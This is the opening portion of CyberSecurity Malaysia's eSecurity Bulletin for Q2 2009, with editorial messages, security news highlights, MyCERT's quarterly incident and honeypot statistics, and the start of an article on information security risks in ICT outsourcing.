



“To say a system is secure because no one is attacking it is very dangerous”

Microsoft Founder, Bill Gates

Contributors

MyCERT 2nd Quarter 2009 Summary Report
CyberSecurity Malaysia

Mitigating Information Security Risks in ICT Outsourcing Using ISO/IEC 27001:2005 Controls
By Noor Aida Idris
nooraida@cybersecurity.my

Analysis On Malicious PDF File
By Mahmud Abdul Rahman
mahmud@cybersecurity.my

Digital Forensics First Responder
By Mohd Zabri Adil Bin Talib
zabri@cybersecurity.my

Accreditation vs. Certification
By Sivanathan Subramaniam
siva@cybersecurity.my

Menjamin Kesianambungan Perkhidmatan Perniagaan - Kajian Kes Terhadap Kerosakan Kabel Komunikasi Dasar Laut
By Yati Dato' Mohamad Yassin & Ahmad Nasir Udin Bin Mohd Zin
yati@cybersecurity.my
nasir@cybersecurity.my

Protecting Critical Information: Corporate Resilience & Commitment
By Abdul Razak Abu Bakar
abdulrazak@cybersecurity.my

Quantum Cryptography: An Introduction
Nik Azura Bt Nik Abdullah & Norul Hidayah Bt. Lot Ahmad Zawawi
azura@cybersecurity.my
norul@cybersecurity.my

Why Apps Security: Remote File Inclusion (RFI)
By Adnan bin Mohd Shukor
adnan@cybersecurity.my

Information Security Management System (ISMS) Internal Audit
By Nuzeita Hashim
nuzeita@cybersecurity.my

BCM: Key Steps For A Successful Plan Testing & Exercising
By Naqliyah Bt Zainuddin
naqliyah@cybersecurity.my

Gmail Forensic (Memory Analysis) - Part 1
By Kamarul Baharin & Razana Md Salleh
bahar@cybersecurity.my
zana@cybersecurity.my

ISSN 1985-1995



9 771985 199003



CERTIFIED TO ISO/IEC 27001:2005
CERT NO: JAB056

From the Editor's Desk

maslina@cybersecurity.my

Hi to all! And it is great to see you all again!

This time round, our bulletin provides a good mix of articles; from how to prepare organizations for internal ISO 27001 audit right to the technical part of capturing memory at a crime scene! Security in outsourcing is also discussed as well as testing Business Continuity plan, Quantum cryptography and many more. Please read them all. You will certainly benefit from those articles. Thanks to all contributors.

In Q2 this year, CISSP and SSCP trainings and examinations were conducted. We also saw many important things happened globally. One of them is on the spread of virus Influenza A(H1N1) that has become a pandemic affected substantial number of countries and claimed many lives. For organizations who already have a pandemic plan in place, congratulations! And for others who do not, now it is timely to develop one to ensure no service disruptions in your organization due to the pandemic.

So, what about next quarter? As mentioned by our CEO in his message on SecureAsia@Kuala Lumpur Conference & Exhibition event, please do not miss the opportunity to capture and learn experiences of the invited experts. And for parents, do tag along your kids for the Internet Safety Awareness Seminar!

Next quarter we will also see more training on wireless security, security essentials, CISSP and SSCP. Do check our website for more details.

Thanks again to our contributors and for all of you security professionals and practitioners out there, if you have articles to share with, please email us.

See you in the next publication!

Best Regards

Maslina

Maslina binti Daud
Editor

A Message from the Head of CyberSecurity Malaysia

Greetings to all readers! Welcome to the second edition of eSecurity Bulletin for 2009. I hope the past issues have been informative and provided you a good insight on current information security issues and highlights

The current global economy crisis creates vulnerabilities for new forms of attacks and security breaches. Cyber criminals today are targeting businesses, individuals and critical sectors such as energy, telecommunication and transportation. The services of critical sectors are essential for business operations and livelihood of people. Many of the leading countries are managing these utilities by using control or computerized systems that are networked locally and globally.

In 2007, Estonia was faced with a series of sophisticated cyber attacks against its critical systems and government websites. Estonia was crippled as much of its government and critical services were run online and there was no early warning or defensive mechanism implemented. Cyber criminals are always ahead of the game, working on new strategies and techniques to overcome existing security implementation. The best approach is to establish a working relationship among countries, governments, law enforcement agencies and CERTs. This provides for an efficient platform for information exchange, strategy formulation and a coordinated defense mechanism implementation.

Therefore, we believe people and organisations are the pillars for securing the cyberspace and being informed of the latest threats, mitigating strategies and techniques is the key in order to remain resilient. With that in mind, we have organized a regional cyber security conference called SecureAsia@KL Conference and Exhibition to be held from 7 to 8 July at the Kuala Lumpur Convention Centre." This event brings regional and international information security experts and industry players countering emerging threats to organisations in the current global and economic uncertainty. We have also organized a special information security awareness raising seminar for parents, teachers and children to share some valuable tips on Internet safety and best practices.

We at CyberSecurity Malaysia believe in human defense that is, to place great emphasize on developing a skilled and knowledgeable workforce to address information security issues. We offer various information security training and awareness programmes for end-users and organisations. You are most welcomed to speak to us of your training needs. Do visit us at www.cybersecurity.my for more information and visit www.esecurity.org.my for tips on internet safety and best practices.

I would like to take this opportunity to thank our contributors who have given their time and support to make this bulletin a success and we always welcome new contributors!

Thank you.

Best Regards
Lt Col (R) Husin Jazri CISSP
CEO
CyberSecurity Malaysia



Table of Contents

- 03 E-Security News Highlights for Q2, 2009
- 04 MyCERT 2nd Quarter 2009 Summary Report
- 10 Mitigating Information Security Risk in ICT Outsourcing using ISO/IEC 27001:2005 Controls
- 14 Analysis On Malicious PDF file
- 17 Digital Forensics First Responder
- 20 Accreditation vs Certification
- 21 Menjamin Kesinambungan Perkhidmatan Perniagaan – Kajian Kes Terhadap Kerosakan Kabel Komunikasi Dasar Laut
- 23 Protecting Critical Information: Corporate Resilience & Commitment
- 26 Quantum Cryptography: An Introduction

- 29 Web Apps Security: Remote File Inclusion (RFI)
- 31 Information Security Management System (ISMS) Internal Audit
- 33 BCM: Key Steps For A Successful Plan Testing & Exercising
- 36 Gmail Forensics (Memory Analysis) – Part 1

PUBLISHED BY

CyberSecurity Malaysia (726630-U)
Level 7, Sapura@Mines
7, Jalan Tasik, The Mines Resort City
43300 Seri Kembangan
Selangor Darul Ehsan

PRODUCED BY

Equal Media (1590095-D)
Block D-10-3, Plaza Kelana Jaya
Jalan SS7/13A, 47301 Petaling Jaya
Selangor Darul Ehsan, Malaysia
Tel / Fax : +603 2274 0753


PRINTED BY

Percetakan Tujuh Lapan Enam Sdn Bhd (564108-K)
No18, Lengkungan Brunei
55100 Pudu, Kuala Lumpur
Tel: +603 2732 1422
KKDN License Number: PQ 1780/3724

e-Security News Highlights for Q2, 2009


Ministry To Launch Cyber999 Service In July (June 9, 2009)

CyberSecurity Malaysia, an agency under the Ministry of Science, Technology and Innovation, will launch the Cyber999 Service early next month to provide Internet users with emergency assistance in cyberspace. Deputy Minister of Science, Technology and Innovation, Datuk Fadillah Yusof, said Cyber999 would be the help centre for cyber incident response service especially with the growing threats to cybersecurity.

 <http://www.bernama.com/bernama/v5/newsbusiness.php?id=416961>


Cybersecurity To Push For Standard For Info Security Products (June 19, 2009)


CyberSecurity Malaysia, the country's vanguard of cyber security, is pushing for the Common Criteria for information security products in Malaysia, which will help businesses especially in identifying the right products.

 <http://www.bernama.com/bernama/v5/newsgeneral.php?id=419293>

US Power Grid Infiltrated (April 8 & 9, 2009)


US national security officials said that the computer networks of the country's electrical grid and other utilities have been infiltrated and seeded with tools that could potentially be used to disrupt communications, electricity, and other elements of the country's critical infrastructure.

 <http://online.wsj.com/article/SB123914805204099085.html>


 <http://fcw.com/Articles/2009/04/08/FERC-needs-to-step-up-oversight-to-safeguard-grid.aspx>

Researchers Observe Botnet Stealing 70 GB Of Data (May 4, 2009)

Researchers at the University of California at Santa Barbara were able to monitor a botnet's activity for 10 days before the command-and-control instructions were changed. The researchers observed as the botnet harvested 70 GB of data, including email passwords and online banking account information.


 http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9132521&source=rss_null17

 http://www.theregister.co.uk/2009/05/04/torpig_hijacked/

 <http://www.cs.ucsb.edu/~seclab/projects/torpig/torpig.pdf>


French Council Defangs Plan to Crack Down on Internet Piracy (June 10, 2009)

The highest constitutional body in France defanged the government's plan to cut off the Internet connections of digital pirates, saying the authorities had no right to do so without obtaining court approval.

 http://www.nytimes.com/2009/06/11/technology/internet/11net.html?_r=1

IT Managers Feel Pressured to Relax Security Policies (May 20, 2009)


According to a recent survey of 1,300 IT managers, 86 percent said they were being pressured by company executives, marketing departments, and sales departments to relax web security policies to allow access to web-based platforms such as Google Apps. Nearly half of respondents said some employees bypass security policies to access services like Twitter and Facebook. More than half of the respondents noted that they lacked the means to detect embedded malicious code and prevent URL redirect attacks.

 http://searchsecurity.techtarget.com/news/article/0,289142,sid14_gci1356896,00.h

Deleted Photos Do Not Always Disappear Right Away (May 21, 2009)


Researchers have found that photos posted on social networking websites are sometimes available even after users have deleted them. The researchers posted photographs on 16 social networking and Web 2.0 sites, retained records of their associated URLs, and then deleted the images. A month after the pictures were supposed to have been removed, the researchers were able to access them through the URLs on seven of the 16 sites.


 http://www.theregister.co.uk/2009/05/21/zombie_photos/


 http://news.bbc.co.uk/2/hi/uk_news/8060407.stm

International Telecom Union Publishes Cybercrime Legislation Toolkit (May 24, 2009)

The International Telecommunications Union (ITU) has published a toolkit for cyber crime legislation to provide guidance to countries when developing cyber crime legislation.


 <http://www.h-online.com/security/ITU-calls-for-global-cybersecurity-measures--/news/113360>

 <http://www.itu.int/ITU-D/cyb/cybersecurity/projects/cyberlaw.html>

 <http://www.itu.int/ITU-D/cyb/cybersecurity/docs/itu-toolkit-cybercrime-legislation.pdf>


Microsoft Office 2000 Support Will Expire This Summer (June 1, 2009)

Microsoft has announced that after July 2009, it will issue no more security patches for Office 2000. Office Update and Office Inventory Tool will also be dropped after July; Office Inventory users are urged to switch to Windows Server Update Services. Office 2000 users should also be aware that once support for the software is withdrawn, attackers are likely to target reported vulnerabilities in the software.

 <http://www.scmagazineuk.com/Microsoft-Office-2000-users-warned-of-potential-malware-attacks-as-final-patching-date-announced/article/137749/>

Bill Would Grant President Unprecedented Cyber-security Powers (April 2, 2009)

The Cybersecurity Act of 2009 introduced in the Senate would allow the president to shut down private Internet networks. The legislation also calls for the government to have the authority to demand security data from private networks without regard to any provision of law, regulation, rule or policy restricting such access.

 <http://www.eweek.com/c/a/Security/Bill-Grants-President-Unprecedented-Cyber-Security-Powers-504520/>

MyCERT 2nd Quarter 2009 Summary Report


Introduction

This Quarterly Summary provides an overview of activities carried out by MyCERT related to computer security incident handling and trends observed from the research network. The summary highlights statistics of categories of incidents handled by MyCERT in Q2 2009, security advisories released to MyCERT's constituents, the Malaysian Internet users, and other activities carried out by MyCERT staff. Do take note that the statistics provided reflect only the total number of incidents handled by MyCERT and not elements such as monetary value or repercussion of the incidents. Computer security incidents handled by MyCERT are those that occur or originate within the Malaysian domain or IP space. MyCERT works closely with other local and global entities to resolve computer security incidents.

Incident Trends Q2 2009

From April to June 2009, MyCERT via its Cyber999 service handled a total of 883 incidents. These incidents were referred to MyCERT by members in the constituency and security teams from abroad, in addition to MyCERT's proactive monitoring efforts.

The following graph shows the total incidents handled by MyCERT in Q2 2009.




Incident Breakdown by Classification Q2 2009

In Q2 2009, system intrusion and fraud recorded high number of incidents representing 54% and 16% of incidents handled respectively. System intrusion incidents are generally attributed to web defacement. MyCERT observed that the main cause of defacements were vulnerable web applications. Fraud incidents are mostly phishing sites of local and foreign institutions. In Q2 2009, MyCERT handled


about 43 phishing sites and phishing emails with majority of phishing sites were targeting local brands. MyCERT handled both the source of the phishing emails as well as the removal of the phishing sites found by Internet Service Providers (ISPs). Under the classification of drones and malicious codes in Q2 2009, MyCERT had handled 13% out of total number of incidents. Other examples of incidents within these categories include active botnet controller and hosting of malware or malware configuration files.

Incident Breakdown Q2 2009



The following graph shows the breakdown of domains defaced in Q2 2009. Out of the 454 websites defaced in Q2 2009, 65% of them are those with a .com and com.my extensions. Defacers generally target web applications that are prone to SQL injection and sites that are not secured. and

Web Defacements by Domain Q2 2009





Advisories and Alerts

In Q2 2009, MyCERT had issued a total of 16 advisories and alerts for its constituency. Most of the advisories in Q2 involved popular end user applications such as Adobe PDF Reader, Adobe Flash, Microsoft Office Power Point, Mozilla Firefox and Microsoft Internet Explorer. Attacker often compromise end users computers by exploiting vulnerabilities in users' application. Generally, the attacker tricks the user in opening a specially crafted file (i.e. a pdf document) or web page. Readers can visit the following URL on advisories and alerts released by MyCERT in 2009.

<http://www.mycert.org.my/en/services/advisories/mycert/2009/main/index.html>

CyberSecurity Malaysia Research Network

Apart from the Cyber999 service, MyCERT also observed activities on its research network and conduct analysis on internet threats and trends. The overall objectives of this initiative are as follow:

- To observe the network for suspicious traffic simultaneously monitor for the occurrence of known malicious attacks.
- To observe attacker behaviours in order to learn new techniques being deployed
- To determine the popular techniques that is currently being used as well as to confirm the continued use of old and well known attack techniques.
- To compile and analyze sufficient relevant information of which the results can be used to alert the community at large to the possibility of imminent cyber attacks on local networks.

1. Network Activities

The following is a summary derived from MyCERT's research network for Quarter 2, 2009. The research network contains no real production value and as such, traffic that comes to it is suspicious in nature.

<i>IDS Signatures</i>	<i>Total</i>
<i>Port Scanning Activities</i>	<i>370019</i>
<i>ET WEB PHP Remote File Inclusion</i>	<i>104598</i>
<i>ET WEB_SPECIFIC Mambo Exploit</i>	<i>12920</i>
<i>ET EXPLOIT MS04-007 Kill-Bill ASN1 exploit attempt</i>	<i>11571</i>
<i>ET EXPLOIT LSA Exploit</i>	<i>4450</i>
<i>ET EXPLOIT MS04011 Lsasrv.dll RPC exploit</i>	<i>4429</i>
<i>ET WEB Horde README access probe</i>	<i>2661</i>
<i>ET WEB PHP Attack Tool Morfeus F Scanner</i>	<i>2377</i>
<i>ET WEB PHP Generic phpbb arbitrary command attempt</i>	<i>2077</i>
<i>ET Exploit Suspected PHP Injection Attack</i>	<i>1070</i>

As our research dominated by Web based honeypot and Windows based emulated services, most of the signatures are related to web based attacks and Windows based exploitation. Figure 1.0 showed the pie chart for network activities. For this quarter, we're grouping all the scanning activities into single category of IDS signature. We still observed scanning activities which looking for port 5900 for VNC (Virtual Network Computing). VNC is a graphical desktop sharing system that uses the RFB protocol to remotely control another. The noisy of scanning activities contribute to the most of our statistic for Q2.




Figure 1.0 Research Network Activities

Figure 1.0 show top ten alerts generated from CyberSecurity Malaysia Research Network intrusion detection systems. More than 70% alert generated are related to port scanning which shows that this technique is used to search for a network host for open ports and most probably, to find specific vulnerability exploit to launch a real attack once the vulnerabilities have been found.

The chart also shows 20% alert are from WEB PHP Remote File Inclusion (RFI). The reason for high number of alert generated is due to a distributed deployment of a web component used to research on Remote File Inclusion (RFI) attacks. Generally, activities on port 22 are related to brute forcing, most of which are automated or carried out by compromised machines

Malware tracking

Software is considered malicious (malware) based on the perceived intent of the creator rather than any particular features. Malware includes computer viruses, worms, trojan horses, most rootkits, spyware, dishonest adware, crimeware and other malicious and unwanted software. Malware is not the same as defective software, that is, software that has a legitimate purpose but contains harmful bugs.

MyCERT has been collecting malware samples automatically since 2007. Out of total 7734 binaries collected in the first quarter of 2009, 760 are unique (based on MD5 hash). For the second quarter of 2009, we observed the number of malware collected is 9561. And samples that are unique (based on MD5 hash), we had collected 672 samples. The malware samples collected are increasing in numbers while the unique malware collected is decreasing.

The figure 1.0 below is the distribution of the source attack to our research network grouped by country. The list of the countries above reflects the nature of the IP addresses coverage of our research network and the way infected computers scan for new targets. The statistic showed not much different compare to previous quarter.

By laying the graph into map, here we can see the the global distribution of binaries downloaded by sensors in the second quarter of 2009.

Top 10 Malware Hosted By Country Q2





Figure 1.0 Top 10 Countries and Malware Hosted




Attacker trying to spread the malware has actively used the malware sample called Virut during Q2 2009 compare to Q1 2009. Hence we observed that more sample were collected for Virut. Figure 3.0 show the malware variant scanned with multiple antivirus software. We used three antivirus software to identify the collected malware. Below are the top 10 malware classification based on three antivirus software used by MyCERT. MyCERT proactively handled incidents related to malware hosting and escalated the relevant information to the respective parties such as ISPs and international Computer Security Incident Response Teams (CSIRTs)

Top 10 Malware Sample Scanned with Antivir Q2



Top 10 Malware Sample Scanned with Avira Q2



Top 10 Malware Sample Scanned With Clamav Q2




Figure 3.0 Malware Samples with Different Antivirus Software Detection

RFI Tracking

In Q2 2009 MyCERT has detected more than 431,550 attempts of RFI attacks and recorded about 3652 unique domains used as drop sites. MyCERT has proactively handled these incidents and escalated the relevant information to the respective parties such as ISPs and international Computer Security Incident Response Teams (CSIRTs). The following figures 4.0 show the top source of attack and visualization of common names used in RFI scripts (figure 5.0)




Figure 4.0 Top 10 attackers by IP address



Figure 5.0 Common names used in RFI scripts

Other Activities

MyCERT staff have conducted talks and training in various locations in Q2 2009. The following is a brief list of talks and training conducted by MyCERT in Q2 2009:

- May 2009 - APWG Counter-eCrime Operations Summit (CeCOS III), Barcelona, Spain, Talk on Malaysia National Report and Case Study.
- May 2009 - Update, F-Secure Tower, KL, Incident Handling and Threats.
- May 2009 - MSC OSCON 2009, KL, Training on Practical Analysis With OSS Tools for Web Intrusion.
- May 2009 - Internet Security Awareness, Brunei, Talk on Internet Security.
- May 2009 - Seminar Keselamatan ICT, Pulau Pinang, Talk on IT Security.
- June 2009 - Seminar ICT Kebangsaan, Putrajaya, Talk on Security Risk, How Safe is Safe.
- June 2009 - MSC OSCON 2009, KL, Web Security: Are Your Web Servers Part of Botnet.

Conclusion

In Q2 2009, no crisis or outbreak was observed. Users and organizations are advised to always take measures to protect their systems and networks from threats. MyCERT encourages Malaysian Internet users to be informed of latest computer security threats.

MyCERT can be reached for assistance at:
 Malaysia Computer Emergency Response Team (MyCERT)
 E-mail: mycert@mycert.org.my
 Cyber999 Hotline: 1 300 88 2999
 Phone: (603) 8992 6969
 Fax: (603) 8945 3442
 Phone: 019-266 5850
 SMS: 019-281 3801
<http://www.mycert.org.my/>

You can also refer to MyCERT's website for latest updates on this Quarterly Summary.



Mitigating Information Security Risks in ICT Outsourcing using ISO/IEC 27001:2005 Controls

Introduction

The popularity of Information Communications Technology (ICT) ICT outsourcing is growing. The enormous competition and current global economic recession faced by organisations have made ICT outsourcing an attractive business decision to trim down their expenses especially in non-core business activities. With outsourcing, organisations can focus on their core business while hiring another organisation to handle other business functions or operations. Outsourcing changes the way business is managed and operated world-wide.

Definition of ICT Outsourcing

Outsourcing is subcontracting a process, such as product design or manufacturing, to a third-party company¹. But what does it really mean? It is an arrangement where an organisation is contracting a particular business function or service to another entity (i.e. individual or outsourcing provider). An example is when a manufacturing company uses an external ICT firm to manage its data centre for duration of time. Another arrangement of outsourcing is when a company hires temporary contractors on an individual basis to deliver an ICT solution (e.g. web application).

Some benefits of outsourcing that organisations enjoy include:

1. Resources (personnel, infrastructure, etc) are focused in delivering core business.
2. Reduce cost where organisations are able to reduce number of employees and their related costs (e.g. remuneration, training fees).
3. Obtain specialized expertise especially in new technology that can increase quality of services offered to customers.
4. Conserve capital for other business ventures.

While organisations gain benefits from outsourcing, they must be fully aware that their confidential information could be possibly exposed to substantial risks. This is due to numerous information being exchanged between them and outsourcing providers. Therefore, before organisations decide to outsource their ICT services, they should anticipate the risks, especially information security² risks, associated to it; and manage these risks accordingly. If they fail to manage the risks, organisation may be faced with loss of business, image and reputation (i.e. due to loss of customer's trust).

Information Security Risks in ICT Outsourcing

In a *2009 Security Mega Trends Survey*³ conducted by Ponemon Institute, respondents in IT operations and security were asked to select the biggest risk to organisation's sensitive and confidential data over the next 12 to 24 months when the survey was conducted. A large percentage of them (IT operations-50% and IT security-59%) believe that outsourcing is the highest risk to organisations. They identified 5 information security risks due to outsourcing:

1. Sensitive or confidential information may not be properly protected.
2. Unauthorised parties might be able to access private files without authorisation.
3. Increased threat of social engineering and cyber crimes.
4. Information may not be properly backed up.
5. Inability to properly identify and authenticate remote users.

²Information security is defined as preservation of confidentiality, integrity, and availability of information; in addition other properties such as authenticity, accountability, non-repudiation and reliability can also be involved (Source: ISO/IEC 27001:2005 Information Security Management Systems)

³<http://www.lumension.com/landing.spring?contentId=148387&rpLangCode=1>

¹<http://en.wikipedia.org/wiki/Outsourcing>




Chart 1: Information Security Risks due to Outsourcing
Source: 2009 Security Mega Trends Survey

